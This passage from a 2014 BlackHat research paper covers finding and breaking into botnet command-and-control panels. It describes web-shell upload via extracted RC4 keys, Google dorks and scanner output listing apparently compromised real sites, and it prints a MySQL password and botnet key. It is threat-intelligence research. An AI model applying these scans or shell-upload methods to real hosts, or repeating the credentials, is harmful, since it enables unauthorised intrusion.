

Exploiting Fundamental Weaknesses in Botnet Command and Control (C&C) Panels

What Goes Around Comes Back Around !

Aditya K Sood
BlackHat Security Conference
Las Vegas, USA, 2014

Version 1.1



Abstract

This research is primarily focused on the use of penetration testing approach to find fundamental weaknesses and configuration flaws residing in Command and Control (C&C) panels used by bot herders to manage botnets. This paper generalizes the findings that have been noticed during testing and analysis of several C&C panels.

Disclaimer

The opinions and views expressed in this research paper is completely based on my independent research and do not relate to any of my previous or present employers.

I am not responsible for the links (URLs) presented in Figures and Listings as part of testing analysis and do not assume any responsibility for the accuracy or functioning of these at the time of release of this paper. These links (URLs) were live and active during testing.

The research presented in this paper should only be used for educational purposes. The released version of this paper is 1.0 and 1.1. More versions with additional details can be released. Please make sure that you fetch the latest version.



About Author

Aditya K Sood (Ph.D) is a senior security researcher and consultant. Dr. Sood has research interests in malware automation and analysis, application security, secure software design and cybercrime. He has worked on a number of projects pertaining to penetration testing specializing in product/appliance security, networks, mobile and web applications while serving Fortune 500 clients for IOActive, KPMG and others. He is also a founder of SecNiche Security Labs, an independent web portal for sharing research with security community. He has authored several papers for various magazines and journals including IEEE, Elsevier, CrossTalk, ISACA, Virus Bulletin, Usenix and others. His work has been featured in several media outlets including Associated Press, Fox News, Guardian, Business Insider, CBC and others. He has been an active speaker at industry conferences and presented at DEFCON, HackInTheBox, RSA, Virus Bulletin, OWASP and many others. Dr. Sood obtained his Ph.D from Michigan State University in Computer Sciences. Dr. Sood has also authored a book on “Targeted Cyber Attacks”. He has also been invited to serve as an editorial board member for the STSC CrossTalk Journal/Magazine.

- LinkedIn : <http://www.linkedin.com/in/adityaks>
- Personal Website : <http://www.secniche.org>
- Personal Blog : <http://secniche.blogspot.com> — <http://zeroknock.blogspot.com>
- Company Website : <http://www.niara.com>
- Email : contact at secniche dot org

Contents

| | | |
|----------|---------------------------------------------------------------------------------|-----------|
| 1 | Introduction | 5 |
| 2 | Securing C&C Panels - Opted Mechanisms | 5 |
| 2.1 | Gate Component | 5 |
| 2.2 | Cryptographic Key | 6 |
| 2.3 | C&C Login Page Key | 6 |
| 3 | Attack Models | 7 |
| 3.1 | Reversing Malware to Extract Cryptographic Keys and File Uploading | 7 |
| 3.2 | Obtaining Backdoor Access to Hosting Servers | 8 |
| 3.3 | Finding Design and Deployment Flaws including Vulnerabilities | 8 |
| 4 | Penetration Testing C&C Panels | 10 |
| 4.1 | Detecting C&C Panels | 10 |
| 4.1.1 | Hacking through Google Dorks | 10 |
| 4.1.2 | C&C Network Traffic Analysis | 11 |
| 4.1.3 | Public C&C Trackers | 14 |
| 4.2 | Detecting Multiple C&C Panels on Same Domain | 14 |
| 4.3 | Exposed or Unprotected C&C Components | 14 |
| 4.4 | Exposed Directory Structure | 17 |
| 4.5 | Insecure C&C Panel Deployments using Customized Software | 18 |
| 4.6 | Root Directory Verification | 20 |
| 4.7 | Detecting Vulnerabilities for Fun and Profit | 21 |
| 4.8 | Port Mapping for Resources | 22 |
| 4.8.1 | Case Study - cc9966.com | 23 |
| 4.9 | Weak or Default Passwords | 25 |
| 4.10 | Guessing C&C Login Page Key | 27 |
| 4.11 | Searching for Remote Management Shells | 28 |
| 4.12 | Proxy Services such as Glype for C&C Panel Surfing | 29 |
| 4.13 | Malicious Code on C&C Panels | 30 |
| 5 | Conclusion | 31 |
| 6 | Appendices | 32 |
| 6.1 | Publicly Available Resources on Botnets | 32 |

1 Introduction

C&C panels provide centralized distribution platforms to control and manage numbers of bots installed on the infected end-user systems across the Internet in various geographical regions. In short, C&C panels are written in server-side programming or scripting language such as PHP, ASP etc. with backend databases as MySQL and MSSQL. In this research, the most widely deployed C&C panels are targeted which include Zeus, ICE IX, Citadel, Athena, and others. The motive is to detect security flaws so that C&C servers can be compromised and intelligence can be gathered to build automated solutions if possible. Primarily, this paper talks about the state of C&C deployments including some of the interesting myths and realities associated with C&C panels.

2 Securing C&C Panels - Opted Mechanisms

Bot herders use efficient mechanisms to preserve the integrity of C&C panels from remote attacks. To avoid direct interaction with the C&C panels, following security mechanisms have been implemented by the bot herders:

2.1 Gate Component

As the name suggests, the gate component acts as a security component. The idea revolves around the notion that the bot (malware running on infected system) has to first verify its identity at the gate before the stolen data is transmitted to the C&C panels. The process also includes exchange of commands from the C&C panels. The majority of botnet C&C panels implement gates to make the information transmission process more secure. Basically, most of the gates are written in “PHP” and usually the naming convention used is “gate.php”. However, it can be altered by the bot herders as per their convenience. Listing 1 shows a snippet taken from the gate component which elaborates the types of parameters being accepted at the gate level.

```
if(empty($list[SBCID_BOT_VERSION]) || empty($list[SBCID_BOT_ID]))die();
if(!connectToDb())die();

$botId      = str_replace("\x01", "\x02", trim($list[SBCID_BOT_ID]));
$botIdQ     = addslashes($botId);
$botnet     = (empty($list[SBCID_BOTNET])) ? DEFAULT_BOTNET : str_replace
("\x01", "\x02", trim($list[SBCID_BOTNET]));
$botnetQ    = addslashes($botnet);
```

```

$botVersion = toUInt($list[SBCID_BOT_VERSION]);
$realIpv4   = trim(!empty($_GET['ip']) ? $_GET['ip'] : $_SERVER['REMOTE_ADDR']);
$country    = getCountryIpv4(); //str_replace("\x01", "\x02", GetCountryIpv4());
$countryQ   = addslashes($country);
$curTime    = time();

```

Listing 1: Code Extracted from the Gate Component of a Botnet

2.2 Cryptographic Key

For secure communication and performing read/write operations on the C&C panel, the cryptographic key is required for authentication. This key is passed to the bot as a part of configuration file in the binary format. The cryptographic key is hard-coded in the configuration file by the bot herder before the bot is even built. However, the configuration file can also be updated later on which means, bot herders can rotate the cryptographic key with time intervals. With this cryptographic key, the bot verifies its identity at the gate. Once the verification is completed, the bot starts communicating with the C&C panel. For example:- RC4 key is used for authentication purposes in Zeus and Citadel botnets. Listing 2 shows a snippet from a configuration file taken from one of the compromised C&C.

```

$config['mysql_host']      = 'localhost';
$config['mysql_user']     = 'specific_wp1';
$config['mysql_pass']     = 'X8psH64kYa';
$config['mysql_db']       = 'specific_WP';
$config['reports_path']   = '_reports';
$config['reports_jn_port'] = 5222;
$config['botnet_timeout'] = 1500;
$config['botnet_cryptkey'] = 'pelli$10pelli';

```

Listing 2: Cryptographic Key Present in the Configuration File

2.3 C&C Login Page Key

In recent C&C panel deployed in Athena botnet, additional feature has been introduced in which the login page of the C&C panel is secured by a key. The remote user can only access the C&C panel if the key is known. This key is not shared with the bot so no trace of this key is found on the infected system. Only the administrator (or bot herder) knows about this key and uses it to unlock the login webpage of C&C panel. If the key is configured and not provided, the remote user is shown with a blank webpage with or without any message.

3 Attack Models

The most widely used attack models to compromise C&C panels are discussed below:

3.1 Reversing Malware to Extract Cryptographic Keys and File Uploading

A number of C&C panels are vulnerable to file uploading attacks. For last couple of years, C&C panels used for botnets such as Zeus, etc. have been vulnerable to this attack provided if the cryptographic key is available. Zeus C&C panels have been compromised from time-to-time using this attack model. The attack scenario is discussed below:

- Malware (bots) binaries are reversed to extract cryptographic keys used for authentication at the gates.
- Using the cryptographic keys, remote management shells (such as C-22, PHP-Spy, etc.) are uploaded on the compromised servers.
- Paths to remote management shells and configurations files are traversed for executing commands and extracting configuration parameters respectively.
- Database credentials are extracted from the configuration files for obtaining access to the backend databases (MySQL etc.) for additional information.
- MD5 hashes are obtained from tables present in the databases used for C&C operations. The hashes are transferred to the cracking engines to obtain passwords for the C&C panels.

One can check on the following links to validate how this attack model is executed: (*Putting Hackers on Notice: Watch Your Flank*¹ and *Zeus 2.1.x Upload vulnerability*.²

¹<http://community.websense.com/blogs/securitylabs/archive/2014/06/12/zeus-c-amp-c-vulnerability.aspx>

²<http://cybercrime-tracker.net/zeus.php>

The above-discussed model requires an extensive understanding of how the malware works including the design of C&C panels and hands-on experience with the reverse engineering tactics.

3.2 Obtaining Backdoor Access to Hosting Servers

Virtual hosting allows multiple domains (or websites) to be hosted on single server in which IP address is shared. A number of C&C panels are hosted on compromised domains present on the hosting servers. If one of the host (website, web application) on the hosting server is vulnerable to specific attacks such as File Uploading and others, the successful uploading of remote management shells allow the researchers to query the home directories of other hosts on the server and potentially result in gaining read access to the home directories. For example: consider a C&C panel is hosted on the server which is running a vulnerable website as a part of virtual hosting. If somehow that website is compromised, there is high probability that C&C panel files can also be accessed. This is a type of indirect attack model in which C&C panels are compromised by taking control of other hosts on the virtual hosting server. On the similar note, help-desk systems can also be targeted to gain access to hosting servers. To support this statement, our team released a paper earlier in the Hack-in-the-Box (HitB) Ezine on compromising virtual hosting servers by exploiting security flaws in the help desk systems. The paper *Notorious Datacenter support systems - Pwning through outer sphere: Exploitation Analysis of Help Desk Systems* can be downloaded from Hack-in-the-Box (HitB) Ezine portal ³. Stolen credentials can also be used to gain access and to deploy C&C panels directly on the hosting servers.

This attack model results in gaining backdoor access to the virtual hosting servers running C&C panels.

3.3 Finding Design and Deployment Flaws including Vulnerabilities

In this attack model, the complete idea is to perform penetration testing once you have the understanding of how the C&C panels work. It covers the basic pointers as discussed below:

³<http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf>

- Analyzing how the C&C panels are deployed and what components are present.
- Verifying whether the C&C panels are hosted on compromised hosting accounts or free domain accounts provided by the service providers.
- Accessing C&C panel codes from the hosting server.
- Fuzzing directories and URL links to detect exposed components on the C&C panel.
- Harnessing information from the exposed C&C components to better understand how the C&C is configured.
- Finding vulnerabilities in virtual hosting service provider software to gain backdoor access to the C&C panel.
- Detecting remote management shells that are already uploaded on the compromised server.
- Detecting vulnerabilities in C&C panels if possible to gain access to the internal structures.

This model also includes analyzing source code vulnerabilities in hacked C&C panel source codes. It has been found that a number of C&C panel source codes can be obtained during the process of penetration testing. This is possible because a number of bot herders (or attackers) simply dump the zip (or rar) files on the hosting server and fail to remove them after the installation. This helps the penetration testers to grasp the source codes and analyze security issues later on. As a result, verified security vulnerabilities can be used to attack next set of C&C panels specific to a particular botnet family.

This model can overlap with the previous models because this model encompasses several testing procedures. I have discussed several cases in the next section to show how penetration testing proves beneficial in attacking C&C panels.

4 Penetration Testing C&C Panels

4.1 Detecting C&C Panels

This section discusses the different ways to detect C&C panels.

4.1.1 Hacking through Google Dorks

Google dorks can be used to search C&C panels for research, fun and profit purposes. From penetration testing point of view, it is also a good step to perform in order to detect C&C panels that are active on the Internet and somehow indexed by the Google. Some interesting google dorks (more can be constructed based on the design) for specific botnet families are shown below:

- Citadel or Zeus - inurl:“cp.php?m=login”
- ICE IX - inurl:“adm/index.php?m=login”
- SpyEye inurl:“/frmcp/”
- iStealer - inurl:“/index.php?action=logs” intitle:“login”
- Beta Bot - inurl:“login.php” intext:“myNews Content Manager”

However, it is on the discretion of the bot herder to use the same naming convention or to alter the names of the C&C components. The testing indicates the majority of C&C deployments have default naming convention used. But, sophisticated campaigns can eradicate this fact. Listing 3 shows an output of a Google dork triggered to detect ICE IX C&C panel.

```
[*] -----!
      DETECTED COMMAND AND CONTROL PANELS USING GOOGLE DORKS !
[*] -----!
[*] ok, results collected, cleaning the cached links or inactive links .....!
[*] total number of potential C&C links detected are : 9
[*] generating direct C&C links with access codes .....

[-] Title [login] | http://www.joyhafakot.co.il/images/stories/Events/Private/web/adm/index.
    php?m=login | (403)
[+] Title [login - Pure Soccer Academy] | http://puresoccer.com/info/adm/index.php?m=login |
    (200) | (Apache)
[-] Title [login - security-anylist.com] | http://security-anylist.com/web/adm/index.php?m=
    login | (503)
[+] Title [login] | http://www.arabiaholding.com/bin/adm/index.php?m=login | (200) | (Apache
    /2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/0.9.8e-fips-rhel5 DAV/2 mod_auth_passthrough/2.1
    mod_bulimited/1.4 FrontPage/5.0.2.2635)
```

```

[+] Title [login - Biro ES] | http://biroes.oxyllus.si/novice/adm/Index.php?m=login | (200) |
    (Microsoft-IIS/7.5)
[-] Title [login - Name] | http://www.northwoodssupperclub.com/bin/file/adm/index.php?m=
    login | (404)
[+] Title [login - Liminle] | http://www.liminle.com/surfing/adm/index.php?m=login | (200) |
    (Apache)
[+] Title [login - Data recovery UK] | http://datarecoveryoxfordshire.co.uk/admin/adm/index.
    php?m=login | (200) | (Apache)

```

Listing 3: Google Dork Check for ICE 1X Panels !

Figure 1 shows the URL producing 200 OK message is accessed which is actually an ICE IX C&C panel.




Figure 1: ICE IX C&C Panel

4.1.2 C&C Network Traffic Analysis

Network traffic analysis is heavily used to detect anomalous and malicious traffic originating from the infected end-user system to C&C panel and vice-versa. Most of the advanced botnets such as Zeus, ICE 1X, Citadel, and other implement gates as discussed earlier. If the network traffic is analyzed during the process of data exfiltration to gates, there is a very high probability that C&C panel administration interface will be present on the same server. For example:- if the network traffic is found to be transmitted to the following URL:

- <http://www.example.com/vdfetr78/gate.php>

One can use the paths shown above to construct URLs to access the administration interface as shown below:

- <http://www.example.com/vdfetr78/cp.php?m=login>
- <http://www.example.com/vdfetr78/admin.php?m=login>

Figure 2 and Figure 3 show the network traffic directed towards gates of Plasma and Point-of-Sales (PoS) botnets respectively.

```
POST /panel/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: www.raozat.com
Content-Length: 262
Expect: 100-continue
Connection: Keep-Alive

crypt=gQHan12ck5warpyNtg1TCRkTBN1K6h0RwajLZACQgACM1YTORBCIGASVQNEIkFwdrBimP0EvoUmcvNEIpIF
KsVGdu1kkG4SKx4SM2BSTER0vg0CiU9wa0FmcvBncvNEI0Z2bz9mcj1wToACM3MDIYZEIVJHzhVXugEUSE1kvOpib
p1GzBpsQv4kK2gDegcDIzd3bk5waxpSNwIwMwgjNOMmZ4AzMzgMZyWZ0YzYkhjY0Mwnk1WzMRmyIDM11TOHTTP/
1.1 200 OK
Date: Tue, 18 Feb 2014 19:59:27 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.3.28
Content-Type: text/html
Content-Length: 420

==AfqMFRBvkUIRFI01CI0MjmxOdkRnL152b0NXyu9mag8ULgMzMzmjovZmbp5ibpFGajv2zvRmLx0wd0Fmc0N3LV
oDcJR3KtVhdhJHdzBybtACdwlncjNHih1iKqWvYvXmb39GZ/
I2bsJ2Lw8SMFNXZHL1Tw58yc1xwam9SMvkGch9Cd05Szn9yL6AHd0hGI0JXY0NnLyvmbp1GfQMXZ5ByZtACNZITMgA
XlGUHcn5Szu9GdzFmbvpgI11CI5MzMzoTbvNmlYVGdzFmZ0NXyo5Szn9Gzu0wd0Fmc0N3LvoDcJR3KtVhdhJHdzBy
btACdwlncjNHih1iKqWvYvXmb39GZ/
I2bsJ2Lw8SMHJKU0ZUS28vc1xwam9SMvkGch9Cd05Szn9VL6AHd0hGI0JXY0NnL1B3ZuIXZu1wbl
```

Figure 2: Gate Traffic of Plasma HTTP Bot !

```
POST /outpost/gateway.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 6.0; SLCC1; .NET CLR
2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Host: 188.240.34.114
Content-Length: 167
Cache-Control: no-cache

page=w1wJC1tdwF1AwW4JDEBZXF1VQAwIwQtAXVSPD1UIww8JCwhZ&unm=BgQDCR4ECgUZ&cnm=PiwjKS8iNUbb
&query=OgQDCQIaHk07BB4ZDA==&spec=x19NLwQZ&opt=XF1e&var=PhkMHyKYHhk=&va1=bxZqaHQ=HTTP/1.
1 200 OK
Date: Fri, 22 Nov 2013 08:32:01 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Set-Cookie: response=5U4%3D
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html; charset=utf-8
```

Figure 3: Gate Traffic of Point-of-Sales (PoS) Bot !

Figure 4 shows the gate component accessed for Zeus. Using the pointer mentioned earlier, Figure 5 shows the presence of administrative interface of the Zeus C&C panel.

Figure 6 shows the same pointer as discussed earlier. However, configuration file and bot binary is usually present on different server as oppose to C&C panel. But, it is not a hard rule.




Figure 4: Gate Component for Zeus !




Figure 5: Administration Component for Zeus !

Zeus ConfigURLs on this C&C

| Dateadded | Zeus ConfigURL | Status | Builder | Filesize | MD5 hash | HTTP Status | File download |
|------------|--------------------------------------|--------|---------|----------|----------|----------------------------------|------------------------------|
| 2014-07-12 | 107.182.135.109/mampurphp/config.bin | online | 2 | 2.0.8.9 | 34'424 | fc794d736accaa3dd7709e8d9d9e914a | 200 download |

Zeus BinaryURLs on this C&C

| Dateadded | Zeus BinaryURL | Status | Filesize | MD5 hash | Anubis | Virustotal | HTTP Status | File download |
|------------|-----------------------------------|---------|----------|----------|--------|------------|-------------|--------------------------|
| 2014-07-12 | 107.182.135.109/mampurphp/bot.exe | offline | 0 | | report | n/a | 501 | download |

Zeus DropURLs (Dropzones) on this C&C

| Dateadded | DropURL | Status | HTTP Status |
|------------|------------------------------------|---------|-------------|
| 2014-07-12 | 107.182.135.109/mampurphp/gate.php | offline | 501 |

FakeURLs referenced by Zeus Configs

| Zeus Config MD5 | FakeURL | Protocol |
|-----------------|---------|----------|
|-----------------|---------|----------|

Figure 6: Zeus Tracker - Config, Bot and C&C Panel on the same Server !

Having an understanding of the design and insidious details of C&C panels of different botnets help the security researchers to perform aggressive analysis. Fuzzing is another good option for generating paths.

4.1.3 Public C&C Trackers

One can also use the public available C&C trackers provided by independent researchers to track the infections across the Internet. For testing, fun and profit purposes, analyzing servers provided by these trackers is a effective step to start learning about the C&C panels. Check the Appendix section for a number of C&C trackers.

4.2 Detecting Multiple C&C Panels on Same Domain

It is assumed that a particular domain hosts only one primary C&C panel. Thats not a true case; one domain can host multiple C&C panels which have been observed during the testing. Detecting maximum number of C&C panels allows the researchers to gain maximum information from the compromised server by deciphering the patterns used in the URLs. For example, consider the target URL patterns as follows:

- *http://www.cc_server.com/ user/[pattern]/cp.php?m=login.*

The [pattern] element should be analyzed properly and different combinations (iterative, etc.) should be tested in an automated manner or manually. The [pattern] element can be present in any part of the URI which requires careful analysis to detect the vulnerable element that can be tested.

An example is presented in Figure 7 which shows the presence of multiple Zeus C&C panels.

Figure 8 shows the two different C&C panels belonging to Solar and Pony botnets' families hosted on same server.

4.3 Exposed or Unprotected C&C Components

The built-in C&C components have specific functionality and can expose critical (or important) information about the configuration and internals of the C&C panel. This allows the researchers to gain ample amount of information about the deployed C&C panel including database tables, path




Figure 7: Multiple C&C Panels Hosted on the same Domain !




Figure 8: Solar and Pony Botnet C&C Panel on the Same Server !

to stolen data, reports, etc. On real front, a vulnerability (or configuration flaw) persists in the Zeus, ICE IX and Citadel botnet C&C panels, which allows the remote users to extract information from the installation component because it is not well protected. Listing 4 shows an output of the script to extract information from the installation component of Citadel C&C panel.

```
python zeus_ice_cita_installer_checker.py http://sayno2gaymarriage.biz/wordpress/wp-includes/foæpp
```

```
[+] target : (http://sayno2gaymarriage.biz/wordpress/wp-includes/foæpp/install/index.php) |
    access_code : (200)
```

```
[*] install directory is exposed on the target C&C !
```

```
[-] installed C&C version : Control Panel 1.3.5.1 Installer
```

```
[*] detected MySQL DB on the C&C panel is : sayno2ga_foæpp
```

```
[*] extracting installer information, wait for few seconds for the POST request to execute
    ....!
```

```
[*] installer query resulted in following information from : http://sayno2gaymarriage.biz/
    wordpress/wp-includes/foæpp/install/index.php
```

```
<td align="left" class="success">##8226; [0] - Connecting to MySQL as <b>'sayno2ga_foæpp'</b>.</td>
<td align="left" class="success">##8226; [0] - Selecting DB <b>'sayno2ga_foæpp'</b>.</td>
<td align="left" class="success">##8226; [0] - Updating table <b>'botnet_list'</b>.</td>
<td align="left" class="success">##8226; [0] - Creating table <b>'botnet_reports'</b>.</td>
<td align="left" class="success">##8226; [1] - <small>Updating table <b>'
    botnet_reports_140601'</b>.</small></td>
----- TRUNCATED -----
<td align="left" class="success">##8226; [2] - Updating table <b>'botnet_webinjects_group'
    </b>.</td>
<td align="left" class="success">##8226; [2] - Updating table <b>'
    botnet_webinjects_group_perms'</b>.</td>
<td align="left" class="success">##8226; [2] - Updating table <b>'botnet_webinjects'</b>.</td>
<td align="left" class="success">##8226; [2] - Updating table <b>'botnet_webinjects_bundle'
    </b>.</td>
<td align="left" class="success">##8226; [2] - Updating table <b>'
    botnet_webinjects_bundle_execlim'</b>.</td>
<td align="left" class="success">##8226; [2] - Updating table <b>'
    botnet_webinjects_bundle_members'</b>.</td>
<td align="left" class="success">##8226; [2] - Updating table <b>'botnet_webinjects_history'
    </b>.</td>
<td align="left" class="success">##8226; [2] - Creating folder <b>'_reports13305113'</b>.</td>
<td align="left" class="success">##8226; [2] - Writing config file</td>
<td align="left" class="success">##8226; [2] - Searching for the god particle...</td>
<td align="left" class="success">##8226; [3] - Creating folder <b>'system/data'</b>.</td>
<td align="left" class="success">##8226; [3] - Creating folder <b>'public'</b>.</td>
<td align="left" class="success">##8226; [3] - Creating folder <b>'files'</b>.</td>
<td align="left" class="success">##8226; [3] - Creating folder <b>'files/webinjects'</b>.</td>
<td align="left" class="success"><b>-- Update complete! --</b></td>
```

```
[*] generated raw file for analysis: 2014-06-30T19:29:04.156664.html
```



```
[*] if you find any gibberish data in the file, it could be of many reasons -- (1) C&C panel is hosted on some cloudservice that requires API to query, (2) something went wrong in user-agent or referer header of content-type ! INSPECT LINKS MANUALLY IN THE BROWSER!
```

Listing 4: Extracting Information from Citadel Installation Component !

After extracting the reports directory name, the “files” directory was accessed as shown in Figure 9.



Figure 9: Citadel Botnet Reports Directory is Accessed !

4.4 Exposed Directory Structure

C&C components are required to be properly secured. The majority of C&C components are configured in their own respective directory. It becomes crucial to trigger explicit check for the exposed directory structure on the C&C panel. If you map this test to web application issue of Directory Indexing, it is the similar case. A plethora of information is revealed if directories are not secured appropriately. During testing, the exposed directory structure is found on the majority of the botnet C&C servers (no specific count available). The issue of exposed directory structure is not specific to C&C components only but reflects a wide problem of server misconfiguration. Listing 5 shows the kind of directories exposed on botnet C&C panel.

```
# python comp_check_zeus_ice_cita.py http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/ zeus
```

```
[*] -----!  
      EXPOSED C&C COMPONENTS - CHECK FOR 200 CODE  
[*] -----!  
[-] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/_reports - HTTP Error  
    Encountered - 404  
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/cp.php - (200)  
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/gate.php - (200)
```

```
[-] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/config.bin - HTTP
    Error Encountered - 404
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/install - (200)
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/theme - (200)
```

Listing 5: Exposed Directory Check on a Zeus Panel !

4.5 Insecure C&C Panel Deployments using Customized Software

For easy installation and management, bot herders use third party customized software such as XAMPP, etc. to host C&C panels. Unfortunately, XAMPP comes with its own set of insecurities if not configured properly. A number of C&C panels have been compromised after mapping the XAMPP deployment and exploiting inherent security issues. As discussed here: *Linux FAQs*⁴. *XAMPP is not meant for production use but only for development environments. The way XAMPP is configured is to be open as possible to allow the developer anything he/she wants. For development environments this is great but in a production environment it could be fatal.* Here a list of missing security in XAMPP:

- The MySQL administrator (root) has no password.
- The MySQL daemon is accessible via network.
- ProFTPD uses the password "lampp" for user "daemon".
- PhpMyAdmin is accessible via network.
- Examples are accessible via network.

Even a small misconfiguration in deployment of XAMPP could result in serious impacts. Figure 10 and Figure 11 show the compromise of a Citadel C&C panel running vulnerable XAMPP installation.

⁴https://www.apachefriends.org/faq_linux.html

